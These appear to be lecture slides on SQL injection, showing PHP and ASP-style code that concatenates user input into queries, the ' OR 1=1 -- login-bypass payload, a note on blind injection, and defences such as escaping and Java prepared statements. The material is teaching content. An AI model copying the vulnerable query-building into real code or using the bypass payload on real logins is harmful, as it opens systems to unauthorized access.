


Typical Query Generation Code


```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key " .  
      "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query




Normal Login




Malicious User Input



SQL Injection Attack




XKCD



<http://xkcd.com/327/>


SQL Injection: Basic Idea



- This is an **input validation vulnerability**
 - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```



Username
[input field]
Password
[input field]
Sign in Stay signed in

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF  
    Authentication correct  
else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username ' **OR 1=1 --**

- Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= ' ' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty \Rightarrow correct “authentication”!

“Blind SQL Injection”

[https://owasp.org/www-community/attacks/Blind SQL Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)

- SQL injection attack where attacker asks database series of true or false questions
- Used when
 - the database does not output data to the web page
 - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
 - Check the data type (e.g., input must be an integer)

Prepared Statements

PreparedStatement ps =

```
db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
+ "FROM orders WHERE userid=? AND order_month=?");
```

```
ps.setInt(1, session.getCurrentUserId());
```

```
ps.setInt(2, Integer.parseInt(request.getParameter("month")));
```

```
ResultSet res = ps.executeQuery();
```

- **Bind variables:** placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...) <http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html>

Data-as-code

- XSS
- SQL Injection
- (Like buffer overflows)